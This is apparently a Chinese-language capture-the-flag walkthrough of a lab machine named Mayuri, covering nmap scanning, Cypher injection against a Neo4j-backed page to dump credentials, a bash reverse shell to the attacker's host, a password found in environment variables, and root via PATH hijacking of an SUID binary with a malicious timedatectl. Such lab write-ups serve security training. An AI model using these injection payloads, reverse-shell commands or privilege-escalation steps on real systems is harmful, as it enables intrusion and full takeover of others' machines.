Mayuri

Recon

PostScan

```
→ Mayuri nmap -sT -min-rate 10000 -p- 192.168.56.107

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 21:15 CST

Nmap scan report for 192.168.56.107

Host is up (0.00037s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

8080/tcp open http-proxy

MAC Address: 08:00:27:E8:B9:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

```
→ Mayuri nmap -sT -A -p 22,80,8080 192.168.56.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 21:16 CST
Nmap scan report for 192.168.56.107
Host is up (0.00035s latency).
PORT
        STATE SERVICE VERSION
22/tcp
                      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
        open ssh
ssh-hostkey:
    3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
    256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89\x
80 | Future Gadget Lab
8080/tcp open http Apache httpd 2.4.62 ((Debian))
| http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89\x
80 - Labmem \xE8\xAE\xA4\xE8\xAF\x81
Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
http-cookie-flags:
    /:
      PHPSESSID:
       httponly flag not set
_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:E8:B9:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
```


```
open and 1 closed port
Device type: general purpose router
Running: Linux 4.X 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
1 0.35 ms 192.168.56.107
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds
```

枚举

80 端口



8080端口,有一个登录页



Cypher 注入

因为没有账户名,所以先从80端口开始

输入数字后会返回价格等信息



输入非数字时会提示: Error in: M?TCH (n:?h?p) whe?re n.sid = ' + sid + ' RET?RN n;



语法并不是SQL语法, 而是Cypher

Cypher 是 Neo4j 提出的图查询语言,是一种声明式的图数据库查询语言,它拥有精简的语法和强大的表现力,能够精准且高效地对图数据进行查询和更新。

文章: https://pentester.land/blog/cypher-injection-cheatsheet/#2-cypher-injection

语句是通过简单拼接,可以测试是否存在 Cypher 注入



构造语句爆标签

8 RETURN 1 AS n UNION CALL db.labels() YIELD label AS n

```
> 输入未来道具编号查询价格(1-8):

| RETURN 1 AS n UNION CALL db.labels() YIELD label AS n
| Execute Search
| Operation Skuld: Query Results
| [DATA_FRAGMENT] 1
| [DATA_FRAGMENT] Labmen
| [DATA_FRAGMENT] User
| [DATA_FRAGMENT] Shop
```

直接爆 User

```
8 RETURN 1 AS n UNION MATCH (n:User)
```

拿到一个用户凭据

```
> 输入未来道具编号查询价格(1-8):

8 RETURN 1 AS n UNION MATCH (n:User)

Poperation Skuld: Query Results

[DATA_FRAGMENT] 1

[GADGET_RECORD] ID: 0

[GADGET_RECORD] ID: 2

uid: "1"

password: "000kkkaaabbbeee"

username: "0kabe"
```

To kyoma

登录进去后,有一个命令执行的功能



直接反弹 shell 即可

```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.5/1234 0>&1'
```

```
→ Mayuri nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.5] from 192.168.56.107 [192.168.56.107] 43862
bash: cannot set terminal process group (431): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Mayuri:/var/www/website-b$
```

查看 /etc/passwd

```
www-data@Mayuri:/var/www/website-b$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
neo4j:x:106:113:neo4j,,,:/var/lib/neo4j:/bin/bash
kyoma:x:1001:1001::/home/kyoma:/bin/bash
```

能知道 kyoma 用户是有 bash 环境的,但是我们没有权限访问他的家目录

查找信息后,在环境变量信息中能发现 Pass 的变量

```
www-data@Mayuri:/home$ env
env
Pass=1.129848
PWD=/home
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=250b4aa70b724e2f9095fc2debdabdf7
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_GROUP=www-data
APACHE_LOCK_DIR=/var/lock/apache2
SHLVL=2
APACHE_RUN_DIR=/var/run/apache2
JOURNAL_STREAM=9:13063
APACHE_RUN_USER=www-data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/home/kyoma
```

测试后,为 kyoma 用户的密码

```
Mayuri ssh kyoma@192.168.56.107
kyoma@192.168.56.107's password:
Linux Mayuri 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Wed Aug 6 06:13:34 2025 from 192.168.10.20
Could not chdir to home directory /home/kyoma: Permission denied -bash: /home/kyoma/.bash_profile: Permission denied kyoma@Mayuri:/$
```

能读取 user.txt

```
kyoma@Mayuri:~$ cat user.txt flag{1.055821%}
```

To Root

家目录下存在 Mail 文件夹

```
kyoma@Mayuri:~/Mail$ cat Mail-1.txt
From: Okabe Rintarou <phoenix.h@futuregadgetlab.net>
To: Okabe Rintarou <o.rintarou@futuregadgetlab.net>
Subject: A Message to My Past Self
Date: Mon, 15 Jul 2036 14:30:00 +0900
Message-ID: <f74c7678f9e61287e0719e59d9a10369@d-rine.sern.net>
X-Mailer: D-RINE (Amadeus Custom Build) v2.10
X-Received-At: 2011-08-21 18:45:00 JST
"看着吧,过去的我。"
"世界是可以被欺骗的。"
"将所有的可能性连接起来。"
"欺骗世界,欺骗所有的时间轴观测者。"
"这才是'掌管未来的女神行动'。"
"在那前方,有你的..."
"你不是一个人。"
"凤凰院凶真欺骗了世界。你也能做到。"
"首先, 你先需要通过时间机器拿到权限。"
"El. Psy. Kongroo."
```

告诉我们需要通过 时间机器 来拿到权限

并且TimeMachine 也是有 suid 权限的

```
kyoma@Mayuri:~$ ls -al TimeMachine
-rwsr-xr-x 1 root root 17208 Aug 6 07:35 TimeMachine
```

执行一遍, 会输出当前时间

拉出来分析一下

```
// kali

→ Mayuri nc -lvp 1234 > TimeMachine

// 靶机

kyoma@Mayuri:~$ cat TimeMachine > /dev/tcp/192.168.56.5/1234
```

使用 IDA 打开

```
int __fastcall main(int argc, const char **argv, const char **envp)
      int i; // [rsp+Ch] [rbp-4h]
      setuid(0);
  6
      setgid(0);
      puts("======"");
  9
      puts(asc_2110);
• 10
      puts("=======\n");
      puts(asc_2188);
• 11
• 12
      usleep(0x7A120u);
• 13
      puts(asc_21C0);
      usleep(0x7A120u);
• 14
• 15
      puts(asc_21F8);
• 16
      usleep(0x7A120u);
• 17
      puts(asc_2230);
for ( i = 0; i <= 30; ++i )</pre>
 19
        argv = (const char **)(&off_18 + 6);
display_progress_bar((unsigned int)i, 30LL, &unk_2268);
usleep(0x14585u);
9 20
• 21
• 22
 23
24
      puts(asc_2290);
25
      execute_chronos_query(asc_2290, argv);
      puts(asc_22C0);
puts("El. Psy. Kongroo.");
return 0;
26
• 27
29 }
```

注意到 execute_chronos_query

```
1 int execute_chronos_query()
   2 {
   3
      char v1[32]; // [rsp+0h] [rbp-160h] BYREF
      char src[48]; // [rsp+30h] [rbp-130h] BYREF
      char dest[256]; // [rsp+60h] [rbp-100h] BYREF
      strcpy(src, "timedatectl | grep 'Local time' | awk -F': ' '"); strcpy(v1, "{print \"> 涓栫晫绾挎椂闂存埑: \", $2}'");
  7
9
      strcpy(dest, src);
• 10
      strcat(dest, v1);
• 11
      puts(s);
      puts("-----");
12
13 system(dest);14 return puts("-
15 }
```

很明显时间戳就是在这里输出的,并且不是绝对路径,存在路径劫持

首先创建恶意的 timedatectl

```
// timedatectl.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <time.h>

int main() {
    setuid(0);
    setgid(0);
    system("chmod +s /bin/bash");
    return 0;
}
```

编译

```
kyoma@Mayuri:~$ gcc -o timedatectl timedatectl.c
```

修改环境变量

```
kyoma@Mayuri:~$ export PATH=/home/kyoma:$PATH
```

运行 TimeMachine

```
kyoma@Mayuri:~$ gcc -o timedatectl timedatectl.c
kyoma@Mayuri:~$ export PATH=/home/kyoma:$PATH
kyoma@Mayuri:~$ ./TimeMachine
   世界线观测仪 v3.14 - AMADEUS 系统 =
    版权所有 2011, 未来道具研究所
______
[系统] 初始化... 正在访问时序子系统。
[自检] 验证命运石之眼校准... 正常。
[自检] SERN 网络接口... 已激活。监视中...
[警告] 时间跳跃机使用前需要充能。
电话微波炉(暂定)充能中 [#######################] 100% (距离充能完毕:
                                                              Oms)
[成功] 充能完毕。系统准备就绪。
[成功] 正在向 IBN 5100 传输时序查询...
操作完成。这一切都是命运石之门的选择。
El. Psy. Kongroo.
kyoma@Mayuri , ts -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

运行完毕后即可拿到 root shell

```
kyoma@Mayuri:~$ /bin/bash -p
bash-5.0# id
uid=1001(kyoma) gid=1001(kyoma) euid=0(root) egid=0(root)
groups=0(root),1001(kyoma)
```

读取 root.txt

```
bash-5.0# cat /root/root.txt
flag{1.123581%}
```